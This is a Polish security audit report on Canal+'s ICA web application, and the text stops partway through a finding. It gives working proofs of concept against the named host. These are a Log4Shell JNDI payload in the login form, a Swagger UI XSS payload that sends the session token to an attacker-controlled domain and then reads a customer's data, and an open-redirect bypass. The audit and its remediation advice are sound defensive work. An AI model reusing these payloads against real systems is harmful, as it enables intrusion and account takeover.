securitum

Raport z testów bezpieczeństwa

PRZEDMIOT PRAC

Aplikacja webowa ICA

DATA WYKONANIA PRAC

02.12.2021 – 20.12.2021

DATA WYKONANIA RETESTÓW

nd.

MIEJSCE WYKONYWANIA PRAC

Zdalnie

AUDYTORZY

dr Iwona Polak

WERSJA DOKUMENTU

1.0

Podsumowanie wykonanych prac

Niniejszy raport jest podsumowaniem testów bezpieczeństwa przeprowadzonych przez firmę Securitum. Przedmiotem testów była aplikacja webowa ICA dostępna pod adresem *https://icard0.pl.canalplus.com/* po połączeniu się przez tunel VPN dostarczony przez Zamawiającego.

Testy aplikacji zostały przeprowadzone z następującymi poziomami uprawnień: użytkownik anonimowy (niezalogowany) oraz użytkownik posiadający konto w aplikacji (zalogowany klient – grupa „Abonenci").

Najistotniejsze znalezione podatności to:

- [HIGH] SECURITUM-215508-001: Podatna biblioteka Apache Log4j (Log4Shell, CVE-2021-44228), która w określonych warunkach stwarza ryzyko zdalnego wykonania kodu.
- [MEDIUM] SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) w nieaktualnym komponencie Swagger UI, możliwość wykonania własnego kodu HTML/JavaScript.

W trakcie audytu szczególny nacisk położono na podatności mające lub mogące mieć negatywny wpływ na poufność, integralność oraz dostępność przetwarzanych danych.

Testy bezpieczeństwa przeprowadzono zgodnie z powszechnie przyjętymi metodykami testowania aplikacji webowych, takimi jak: OWASP TOP10 czy (w wybranym zakresie) OWASP ASVS, jak również wewnętrznymi metodykami przeprowadzania testów bezpieczeństwa firmy Securitum.

W ramach audytu wykorzystano podejście polegające na testach manualnych opartych na wymienionych wyżej metodykach, jak i wsparcie tych czynności szeregiem narzędzi automatycznych, m.in. Burp Suite Professional, ffuf, Nikto, nmap.

Podatności zostały szczegółowo opisane w dalszej części raportu.

Wyłączenia z zakresu testów

Następujące funkcjonalności nie zostały skonfigurowane na środowisku testowym i zostały wyłączone z zakresu testów:

- Nie pamiętam hasła,
- Zarejestruj się,
- Zarejestruj się – Przypomnij numer abonenta,
- [Imię Nazwisko] – Ustawienia logowania,
- Strona główna – Zapłać online – Płatności automatyczne – Opłacenie salda / Płatność weryfikacyjna,
- Strona główna – Nasze propozycje dla ciebie,
- Płatności – Rachunki i historia – E-rachunek,
- Płatności – Ustawienie płatności,
- Moja oferta – Historia ofert – Dokumenty do pobrania – Pobierz,
- Moja oferta – Dane i zgody – Adres korespondencyjny / E-mail kontaktowy – Zmień,
- Kontakt – Nowe zgłoszenie,
- Dla użytkownika – Zgłoszenia,
- grafiki pobierane z https://rd0-cms-ica.canalplus.pl/wordpress/.

Klasyfikacja podatności

Podatności zostały sklasyfikowane w pięciostopniowej skali odzwierciedlającej zarówno prawdopodobieństwo znalezienia podatności, jak i istotność skutków jej wykorzystania. Poniżej zawarto krótki opis każdego z poziomów istotności:

- CRITICAL (podatność krytyczna) – wykorzystanie podatności umożliwia przejęcie pełnej kontroli nad serwerem lub urządzeniem sieciowym albo pozwala uzyskać dostęp (w trybie zapisu i/lub odczytu) do danych o dużym poziomie poufności i istotności. Zazwyczaj podatność jest też łatwa do wykorzystania, tj. nie wymaga od napastnika posiadania dostępu do systemów, które są trudne do zdobycia, lub przeprowadzania ataków socjotechnicznych. Podatności oznaczone jako CRITICAL powinny być naprawione bezzwłocznie, jeśli występują na środowisku produkcyjnym.

- HIGH (podatność o wysokim poziomie istotności) – wykorzystanie podatności pozwala na uzyskanie dostępu do wrażliwych informacji (podobnie jak przy poziomie krytycznym), jednak może wcześniej wymagać spełnienia pewnych warunków (np. posiadania konta użytkownika w wewnętrznym systemie) w celu praktycznego wykorzystania. Alternatywnie: podatność może zostać w łatwy sposób wykorzystana, jednak ograniczone są jej skutki.


- MEDIUM (podatność o średnim poziomie istotności) – wykorzystanie podatności może zależeć od zewnętrznych czynników (np. wymaga przekonania użytkownika do kliknięcia w łącze) lub może wymagać trudnych do spełnienia warunków. Ponadto wykorzystanie podatności zazwyczaj umożliwia dostęp tylko do ograniczonej ilości danych lub do danych o mniejszym poziomie istotności.

- LOW (podatność o niskim poziomie istotności) – wykorzystanie podatności ma niewielki bezpośredni wpływ na bezpieczeństwo aplikacji lub wymaga bardzo trudnych warunków do spełnienia (np. fizyczny dostęp do serwera).

- INFO (ogólne zalecenia lub informacja) – punkty oznaczone poziomem INFO nie są podatnościami bezpieczeństwa. Wskazują jednak dobre praktyki, których zastosowanie pozwala zwiększyć ogólny poziom bezpieczeństwa aplikacji. Alternatywnie: zwracają uwagę na pewne rozwiązania (np. architektoniczne), pozwalające uszczelnić aplikację.

Zestawienie statystyczne

Poniżej zestawienie statystyczne znalezionych podatności:



Ponadto zgłoszono 11 punktów informacyjnych.

Spis treści

Historia zmian

Data dokumentu	Wersja	Opis zmiany
20.12.2021	1.0	Utworzono raport z testów bezpieczeństwa. Zgłoszono podatności i punkty informacyjne od SECURITUM-215508-001 do SECURITUM-215508-020.

Podatności w aplikacji webowej

[HIGH] SECURITUM-215508-001: Podatna biblioteka Apache Log4j (Log4Shell, CVE-2021-44228)

OPIS

W aplikacji wykryto podatność CVE-2021-44228. Pełne wykorzystanie tej podatności pozwala na wykonywanie komend systemowych (ang. Remote Code Execution, RCE) z uprawnieniami użytkownika, na jakim działa aplikacja.

W trakcie czasu przeznaczonego na audyt nie udało się przygotować pełnego scenariusza (Proof of Concept), który umożliwiłby wykonanie komend systemowych. Potwierdzono jedynie wykonywanie żądań DNS. Z tego powodu istotność podatności obniżono z poziomu CRITICAL do HIGH.

Więcej informacji:

- https://sekurak.pl/krytyczna-podatnosc-w-log4j-co-wiemy-jak-wygladaja-ataki-jak-sie-chronic-cve-2021-44228-rce/
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Aby potwierdzić występowanie podatności, należy wykonać następujące kroki:

1. Podać dowolne dane w formularzu logowania.
2. Wysłać formularz i narzędziem typu proxy (np. Burp Suite) przechwycić żądanie:

```
POST /cas/login HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

username=adres&password=haslo&lt=LT-[…].cplus.wew&execution=d8f09c11-
[…]mdw%3D%3D&hash=&_eventId_submit=ZALOGUJ
```

3. Zmienić wartość parametru `username` na `${jndi:ldap://[…domena…].pl/}` (należy mieć kontrolę nad podaną domeną):

```
POST /cas/login HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

username=${jndi:ldap://[…domena…].pl/}&password=[…]&lt=LT-[…].cplus.wew&execution=d8f09c11-
[…]mdw%3D%3D&hash=&_eventId_submit=ZALOGUJ
```

4. Odpowiedź aplikacji:

```
HTTP/1.1 200
Cache-Control: no-store
Content-Type: text/html;charset=UTF-8
Date: Wed, 15 Dec 2021 15:41:17 GMT
Connection: close
Server: nc+ app server
```

```
Content-Length: 24057

[…]
<div class="box" id="login">

    <form id="user-login" novalidate="novalidate" class="vod-modal-form" action="/cas/login"
method="post">

              <div id="msg" class="alert alert-danger">Błędny login lub hasło.</div>
[…]
```

5. Po kilku minutach rejestrowana jest interakcja DNS na podaną domenę:

```
The Collaborator server received a DNS lookup of type AAAA for the domain name […domena…].pl.

The lookup was received from IP address 91.232.176.226 at 2021-Dec-15 15:44:20 UTC
```

6. Informacja nt. adresu IP, z którego nastąpiła interakcja:

```
$ whois 91.232.176.226
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

[…]

# whois.ripe.net

inetnum:        91.232.176.0 - 91.232.176.255
netname:        Canal
country:        PL
[…]

organisation:   ORG-CCSz2-RIPE
org-name:       ITI NEOVISION SPOLKA AKCYJNA
org-type:       OTHER
address:        CANAL+ Cyfrowy Sp. z o.o.
[…]
```

Uwagi:

- Obserwowana interakcja najczęściej następuje z opóźnieniem kilku/kilkunastu minut. Nie jest jasne, co jest przyczyną opóźnienia.
- Nie udało się wydobyć żadnych danych wykorzystując eksfiltrację po usłudze DNS.
- Nie zaobserwowano interakcji LDAP ani RMI. Być może przyczyną jest blokada na zaporze ogniowej (ang. firewall).

LOKALIZACJA

POST https://icard0.pl.canalplus.com/cas/login, parametry: `username`, `lt`

REKOMENDACJA

Należy zastosować jedno z poniższych rozwiązań:

- W przypadku używania środowiska Java 8 (lub nowszego) należy zaktualizować wersję biblioteki Apache Log4j do wersji co najmniej 2.16.0. Ze względu na inne podatności rekomendowana jest aktualizacja do najnowszej stabilnej wersji.
- W przypadku używania środowiska Java 7 należy zaktualizować wersję biblioteki Apache Log4j do wersji 2.12.2.
- Jeśli powyższe nie jest możliwe, można usunąć klasę JndiLookup ze ścieżki klas: `zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class` (dla wersji innych niż 2.16.0).

Więcej informacji:

- https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/
- https://logging.apache.org/log4j/2.x/security.html

[MEDIUM] SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) – Swagger UI

OPIS

Testowana aplikacja podatna jest na atak Reflected Cross-Site Scripting. Atakujący dodając do przesyłanych do aplikacji parametrów odpowiednio spreparowany kod HTML/JavaScript, może w imieniu użytkownika (ofiary) wykonać w aplikacji nieautoryzowane operacje lub nawet przejąć dostęp do aplikacji. Podatność występuje w przestarzałym komponencie Swagger UI, który wykorzystuje podatną wersję DOMPurify (zob. podatność: „SECURITUM-215508-018: Dokumentacja API, narzędzie Swagger").

Więcej informacji:

- https://sekurak.pl/czym-jest-xss/
- https://cdn.sekurak.pl/podatnosc_XSS.pdf
- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Użytkownik musi kliknąć w hiperłącze przesłane przez atakującego.


SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład #1 – podstawowy

W celu potwierdzenia występowania podatności należy przejść pod adres:

```
https://icard0.pl.canalplus.com/swagger-
ui.html?url=data:;base64,c3dhZ2dlcjogIjIuMCINCmluZm86DQogIHRpdGxlOiBYU1MgdmlhIERPTVB1cmlmeQ0KICBk
ZXNjcmlwdGlvbjogPG1hdGg+PG10ZXh0PjxvcHRpb24+PHhzcz48b3B0aW9uPjwvb3B0aW9uPjxtZ2x5cGg+PHN2Zz48bXRle
HQ+PHN0eWxlPjxhIHRpdGxlPSI8L3N0eWxlPjxpbWcgb25lcnJvcj1hbGVydChkb2N1bWVudC5kb21haW4pIHNyYz4iPg==
```

Wykonanie kodu JavaScript (wyświetlone okno) świadczy o występowaniu podatności:



Swagger UI domyślnie przyjmuje parametr `url`, który pozwala wskazać, z jakiego adresu URL mają zostać pobrane definicje API. Te definicje mogą zawierać tekst w postaci HTML-a, który jest renderowany. HTML jest filtrowany przez DOMPurify, ale powyżej użyto obejścia dostępnego dla starszych wersji.

Zaznaczony w adresie URL na żółto fragment to zakodowany w Base64 kod YAML o następującej treści:

```
swagger: "2.0"
info:
  title: XSS via DOMPurify
  description: <math><mtext><option><xss><option></option><mglyph><svg><mtext><style><a
title="</style><img onerror=alert(document.domain) src>">
```

Przykład #2 – pozyskanie tokena sesyjnego

Aby pozyskać token sesyjny, powyższy kod YAML należy zmodyfikować następująco:

```
swagger: "2.0"
info:
  title: XSS via DOMPurify
  description: <math><mtext><option><xss><option></option><mglyph><svg><mtext><style><a
title="</style><img onerror=fetch('//[…domena…].pl/'+localStorage.icaTokenApi) src>">
```

gdzie podana domena jest pod kontrolą atakującego.

Wynikowy adres z takim kodem wygląda następująco:

```
https://icard0.pl.canalplus.com/swagger-
ui.html?url=data:;base64,c3dhZ2dlcjogIjIuMCINCmluZm86DQogIHRpdGxlOiBYU1MgdmlhIERPTVB1cmlmeQ0KICBk
ZXNjcmlwdGlvbjogPG1hdGg+PG10ZXh0PjxvcHRpb24+PHhzcz48b3B0aW9uPjwvb3B0aW9uPjxtZ2x5cGg+PHN2Zz48bXRle
HQ+PHN0eWxlPjxhIHRpdGxlPSI8L3N0eWxlPjxpbWcgb25lcnJvcj1mZXRjaCgn[…]LycrbG9jYWxTdG9yYWdlLmljYVRva2V
uQXBpKSBzcmM+Ij4=
```

Gdy użytkownik (ofiara) zalogowany uprzednio w aplikacji wejdzie na powyższy adres, na serwer kontrolowany przez atakującego wykonana zostanie następująca interakcja, zawierająca token sesyjny:

```
GET /eyJ0eXAiOiJKV1Qi[…]1c9BbINFsj7Byb0g HTTP/1.1
Host: […domena…].pl
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://icard0.pl.canalplus.com/
Origin: https://icard0.pl.canalplus.com
Connection: close
```

Używając pozyskany token, atakujący wysyła przykładowe żądanie do API:

```
POST /api/contract/details HTTP/1.1
Host: icard0.pl.canalplus.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: application/json, text/plain, */*
Content-Type: application/json
Api-Auth: eyJ0eXAiOiJKV1Qi[…]1c9BbINFsj7Byb0g
Content-Length: 2

{}
```

Odpowiedź zawiera dane użytkownika (ofiary):

```
HTTP/1.1 200 OK
[…]
Date: Thu, 09 Dec 2021 10:10:19 GMT
Set-Cookie: canal+app=[…]; path=/; Httponly; Secure
Set-Cookie: TS01aae88b=[…]; Path=/
Server: nc+ app server
Content-Length: 5316

{"status":0,"message":null,"data":{"customerNumber":85[…]1,"contractNumber":1,"contractType":"TV"
,"parent":null,"activity":"AKTYWNA","offerEndDate":"2023-02-
28",[…]"firstName":"PELAGIA","lastName":"[…]","onePayment":false,"onePaymentDeactivationPending":
false,"onePaymentStatus":"INACTIVE","directDebit":false,"showPayments":true,"cformu":"03","lastAc
cess":null,"contractName":"nazwaumowyy","msisdn":null,"companyName":null,"pesel":"2[…]1","identif
icationId":"I[…]8","residenceCard":null,"passportNumber":null,"taxId":null,[…]
```

LOKALIZACJA

Swagger UI – https://icard0.pl.canalplus.com/swagger-ui.html

REKOMENDACJA

Zaleca się usunąć Swagger UI z serwera, jeśli nie jest on używany. Jeśli jest niezbędny do działania aplikacji, należy zaktualizować oprogramowanie do najnowszej stabilnej wersji.

[LOW] SECURITUM-215508-003: Nieaktualne wersje stosowanego oprogramowania

OPIS

Komponentami testowanej aplikacji są: oprogramowanie serwerowe Apache Tomcat oraz biblioteki JavaScript (AngularJS, Bootstrap, jQuery) w nieaktualnych wersjach. Dodatkowo w sieci można znaleźć informacje, że posiadają one publicznie znane błędy bezpieczeństwa (więcej informacji w sekcji „Szczegóły techniczne"). Ponadto wsparcie dla Apache Tomcat 8.0.x zakończyło się 30 czerwca 2018 r. Oznacza to, że dla tej gałęzi zgłoszenia o lukach w zabezpieczeniach nie są sprawdzane i błędy nie są usuwane. W trakcie testów nie udało się przygotować działającego scenariusza (Proof of Concept) z wykorzystaniem opisywanych podatności, niemniej sam fakt wykorzystania oprogramowania posiadającego znane publicznie podatności bezpieczeństwa wyczerpuje warunek konieczny do umieszczenia takiej informacji w raporcie.

Na serwerze umieszone jest również narzędzie Swagger w nieaktualnej wersji – więcej informacji w opisie „SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) – Swagger UI".

Więcej informacji:

- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Zależne od podatności.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład #1 – Apache Tomcat 8.0.24

Na podstawie podatności „SECURITUM-215508-007: Ujawnianie nadmiarowych informacji o środowisku w odpowiedzi HTTP".

Podatności:

- http://tomcat.apache.org/security-8.html

Informacja o końcu wsparcia:

- http://tomcat.apache.org/tomcat-80-eol.html

Przykład #2 – Bootstrap 3.3.6

W pliku:

```
https://icard0.pl.canalplus.com/cas/vendors/bootstrap.min.js
```

widoczna jest następująca wersja biblioteki:

```
HTTP/1.1 200
[…]
Date: Thu, 02 Dec 2021 16:18:28 GMT
Connection: close
Server: nc+ app server

/*!
```

```
 * Bootstrap v3.3.6 (http://getbootstrap.com)
 * Copyright 2011-2015 Twitter, Inc.
 * Licensed under the MIT license
 */
[…]
```

Podatności:

- https://nvd.nist.gov/vuln/detail/CVE-2018-14040
- https://nvd.nist.gov/vuln/detail/CVE-2018-14041
- https://nvd.nist.gov/vuln/detail/CVE-2018-14042
- https://nvd.nist.gov/vuln/detail/CVE-2019-8331

Przykład #3 – jQuery 1.11.3, jQuery UI 1.11.4

Widok konsoli przeglądarki:

```
» document.URL
← "https://icard0.pl.canalplus.com/cas/login"
» jQuery.fn.jquery
← "1.11.3"
» $.ui.version /* jQuery UI */
← "1.11.4"
```

Podatności:

- https://nvd.nist.gov/vuln/detail/CVE-2015-9251
- https://nvd.nist.gov/vuln/detail/CVE-2019-11358
- https://nvd.nist.gov/vuln/detail/CVE-2020-11022
- https://nvd.nist.gov/vuln/detail/CVE-2020-11023

Przykład #4 – jQuery 2.1.4, AngularJS 1.5.11

W pliku:

```
https://icard0.pl.canalplus.com/scripts/vendor-login.js?v=1a5a3a75bb48
```

widoczne są następujące wersje bibliotek:

```
HTTP/1.1 200 OK
X-Application-Context: ICA
[…]
Date: Thu, 02 Dec 2021 18:56:06 GMT
Connection: close
Server: nc+ app server

if(navigator.userAgent.match(/IEMobile\/10\.0/)){var
msViewportStyle=document.createElement("style");msViewportStyle.appendChild(document.createTextNo
de("@-ms-
viewport{width:auto!important}")),document.querySelector("head").appendChild(msViewportStyle)}/*!
 * jQuery JavaScript Library v2.1.4
 * http://jquery.com/
 *
 * Includes Sizzle.js
 * http://sizzlejs.com/
 *
 * Copyright 2005, 2014 jQuery Foundation, Inc. and other contributors
```

```
 * Released under the MIT license
 * http://jquery.org/license
 *
 * Date: 2015-04-28T16:01Z
 */
[…]
/**
 * @license AngularJS v1.5.11
 * (c) 2010-2017 Google, Inc. http://angularjs.org
 * License: MIT
 */
[…]
```

Podatności jQuery:

- https://nvd.nist.gov/vuln/detail/CVE-2015-9251
- https://nvd.nist.gov/vuln/detail/CVE-2019-11358
- https://nvd.nist.gov/vuln/detail/CVE-2020-11022
- https://nvd.nist.gov/vuln/detail/CVE-2020-11023

Podatność AngularJS:

- https://nvd.nist.gov/vuln/detail/CVE-2020-7676

Przykład #5 – Swagger 3.17.1

Na podstawie: „SECURITUM-215508-018: Dokumentacja API, narzędzie Swagger".

Podatności:

- „SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) – Swagger UI",
- https://snyk.io/vuln/npm:swagger-ui@3.17.1

Przykład #6 – iText 2.1.7

Na podstawie: „SECURITUM-215508-008: Ujawnianie nadmiarowych informacji o środowisku w metadanych plików PDF".

Podatność:

- https://nvd.nist.gov/vuln/detail/CVE-2017-9096

LOKALIZACJA

Przykład #1 Oprogramowanie serwera.

Przykłady #2,3,4 Biblioteki JavaScript:

- https://icard0.pl.canalplus.com/cas/vendors/bootstrap.min.js
- https://icard0.pl.canalplus.com/cas/vendors/jquery.min.js
- https://icard0.pl.canalplus.com/scripts/vendor-login.js?v=[…]

Przykład #5 Narzędzie Swagger:

- „SECURITUM-215508-018: Dokumentacja API, narzędzie Swagger".

Przykład #6 Generator plików PDF.

REKOMENDACJA

Zaleca się aktualizację oprogramowania do najnowszych, stabilnych wersji.

[LOW] SECURITUM-215508-004: Open Redirect – możliwość przekierowania użytkownika na złośliwą domenę

OPIS

Analiza wykazała, że aplikacja nie waliduje poprawnie adresu URL przekazywanego przez użytkownika, na który następuje przekierowanie. Atakujący, wykorzystując ten fakt, może przesłać użytkownika na złośliwą stronę.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do odpowiedniej domeny.

Użytkownik musi kliknąć w link przesłany przez atakującego.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Poniżej zamieszczono przykładowy adres, w którym wprowadzany jest adres URL (parametr `service`), na jaki następuje przekierowanie po zalogowaniu:

```
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Ficard0.pl.canalplus.com%2Flogin%2Fcas
```

Zgodnie z protokołem CAS[1], aby nastąpiło przekierowanie bez podawania danych do logowania (tj. bez logowania), należy dodać parametr `gateway=true`:

```
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Ficard0.pl.canalplus.com%2Flogin%2Fcas&gateway=true
```

Adres z parametru `service` jest filtrowany. Jeśli nie jest zgodny z oczekiwaniem, nie następuje przekierowanie. Przykładowo przejście pod adres:

```
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Fsekurak.pl%2Flogin%2Fcas&gateway=true
```

powoduje otrzymanie strony o kodzie 200 z panelem logowania:

```
HTTP/1.1 200
Cache-Control: no-store
Content-Type: text/html;charset=UTF-8
Content-Language: pl
Content-Length: 5800
Date: Thu, 02 Dec 2021 17:39:07 GMT
[…]

[…]
```

[1] https://apereo.github.io/cas/6.2.x/protocol/CAS-Protocol-Specification.html#211-parameters

```
<div class="box" id="login">
    <div class="alert alert-danger">
          <h2>Brak uprawnień do korzystania z CAS</h2>
       <p>Aplikacja, w której chciałeś zostać uwierzytelniony nie ma uprawnień do korzystania z CAS.</p>
    </div>
</div>
[…]
```

Jednakże filtr prawdopodobnie oparty jest na wyrażeniu regularnym, w którym nie uwzględniono znaku `.` jako znaku specjalnego. Kropka `.` w wyrażeniach regularnych pozwala na dopasowanie dowolnego znaku. W związku z tym atakujący, który zarejestruje przykładową domenę:

```
icard0xplxcanalplus.com
```

będzie mógł na nią przekierować użytkowników strony.

Przejście pod adres:

```
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Ficard0xplxcanalplus.com%2F&gatewa
y=true
```

powoduje wykonanie przekierowania:

```
HTTP/1.1 302
Cache-Control: no-store
Location: https://icard0xplxcanalplus.com/
Content-Length: 0
Date: Thu, 02 Dec 2021 17:39:34 GMT
Connection: close
Server: nc+ app server
```

LOKALIZACJA

https://icard0.pl.canalplus.com/cas/login?service=[...]&gateway=true

https://icard0.pl.canalplus.com/cas/logout?service=[...]

Prawdopodobnie również inne końcówki korzystające z parametru `service`.

REKOMENDACJA

Zaleca się weryfikację adresu docelowego, na jaki następuje przekierowanie, np. poprzez stworzenie listy dozwolonych adresów, na jakie mogą zostać przekierowani użytkownicy. Podczas korzystania z wyrażeń regularnych należy wszystkie znaki specjalne występujące w dozwolonych domenach poprzedzić znakiem ucieczki (np. `\.`).

Więcej informacji:

- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.md

[LOW] SECURITUM-215508-005: Wyświetlanie szczegółowych komunikatów o błędach

OPIS

W trakcie realizacji testów zaobserwowano, iż aplikacja ujawnia szczegółowe komunikaty o błędach. Atakujący wykorzystując ten fakt, może dokładniej poznać aplikację, m.in. zidentyfikować wykorzystywane oprogramowanie (np. framework) oraz uzyskać cenne informacje, które pomogą w sprofilowaniu i zaplanowaniu dalszych ataków.

Więcej informacji:

- https://owasp.org/www-community/Improper_Error_Handling
- https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Konto w aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Wszystkie poniższe przykłady wymagają wcześniejszego zalogowania się do aplikacji.

Przykład #1

Po zalogowaniu wysyłane jest m.in. żądanie:

```
POST /api/vod/list HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

{"value":100}
```

W odpowiedzi aplikacja ujawnia szczegółowy komunikat błędu, w tym wewnętrzny adres IP:

```
HTTP/1.1 200 OK
[…]
Content-Type: application/json;charset=UTF-8
Date: Tue, 07 Dec 2021 09:41:36 GMT
[…]

{"status":400,"message":"I/O error on GET request for \"http://10.48.20.149/VOD.xml\": Connection refused; nested exception is java.net.ConnectException: Connection refused","data":null,"timestamp":1638870096054}
```

Przykład #2

Przejść do: Moja oferta – Sprzęt – Autodiagnostyka

Zostanie wysłane m.in. następujące żądanie – z żądania usunąć ciało i wysłać żądanie bez ciała:

```
POST /api/equipment/diagnostic HTTP/1.1
Host: icard0.pl.canalplus.com
[…]
```

W odpowiedzi aplikacja ujawnia szczegółowy komunikat błędu, w którym widoczne są użyte technologie oraz nazwa Dostawcy oprogramowania:

```
HTTP/1.1 400 Bad Request
[…]
Date: Thu, 02 Dec 2021 19:22:02 GMT
Connection: close
Server: nc+ app server
Content-Length: 506

{"status":400,"message":"Required request body is missing: public
pl.n[…]o.ica.api.core.ApiResponse<pl.n[…]o.ica.api.core.equipment.DiagnosticResponse>
com.pretius.nc.ica.api.EquipmentApiController.diagnostic(pl.n[…]o.ica.api.core.equipment.Diagnost
icRequest,com.pretius.nc.ica.selfcare.model.core.IcaUser,javax.servlet.http.HttpSession) throws
java.lang.NoSuchMethodException","data":null,"timestamp":1638869700273}
```

W przypadku użycia w ww. żądaniu parametru `serialNumber` o zbyt długiej wartości zostanie zwrócony błąd bazy danych, wraz z wykonywanym zapytaniem SQL:

```
HTTP/1.1 200 OK
[…]
Date: Wed, 08 Dec 2021 18:52:10 GMT
[…]

{"status":500,"message":"\n### Error updating database.  Cause: java.sql.SQLException: ORA-12899:
value too large for column \"ICA\".\"U_DIAG_EVENT_LOG\".\"UDIEL_NUMDEC\" (actual: 52, maximum:
32)\n\n### The error may involve defaultParameterMap\n### The error occurred while setting
parameters\n### SQL: insert into u_diag_event_log (    udiel_numdec,    udiel_numabo,
mpagc_code,    udiel_request_date,    udiel_is_gui_action         ) values (    ?,    ?,    ?,
sysdate,    ?         )\n### Cause: java.sql.SQLException: ORA-12899: value too large for column
\"ICA\".\"U_DIAG_EVENT_LOG\".\"UDIEL_NUMDEC\" (actual: 52, maximum: 32)\n\n; uncategorized
SQLException for SQL []; SQL state [72000]; error code [12899]; ORA-12899: value too large for
column \"ICA\".\"U_DIAG_EVENT_LOG\".\"UDIEL_NUMDEC\" (actual: 52, maximum: 32)\n; nested
exception is java.sql.SQLException: ORA-12899: value too large for column
\"ICA\".\"U_DIAG_EVENT_LOG\".\"UDIEL_NUMDEC\" (actual: 52, maximum:
32)\n","data":null,"timestamp":1638989530854}
```

Przykład #3

Przejść do: Płatności – E-rachunek

Zostanie wysłane następujące żądanie:

```
POST /api/finance/202107/pdf HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

{}
```

W odpowiedzi aplikacja ujawnia szczegółowy komunikat błędu, ujawniający używaną bazę danych:

```
HTTP/1.1 200 OK
[…]
Date: Tue, 07 Dec 2021 09:46:12 GMT
Connection: close
Server: nc+ app server
Content-Length: 243
```

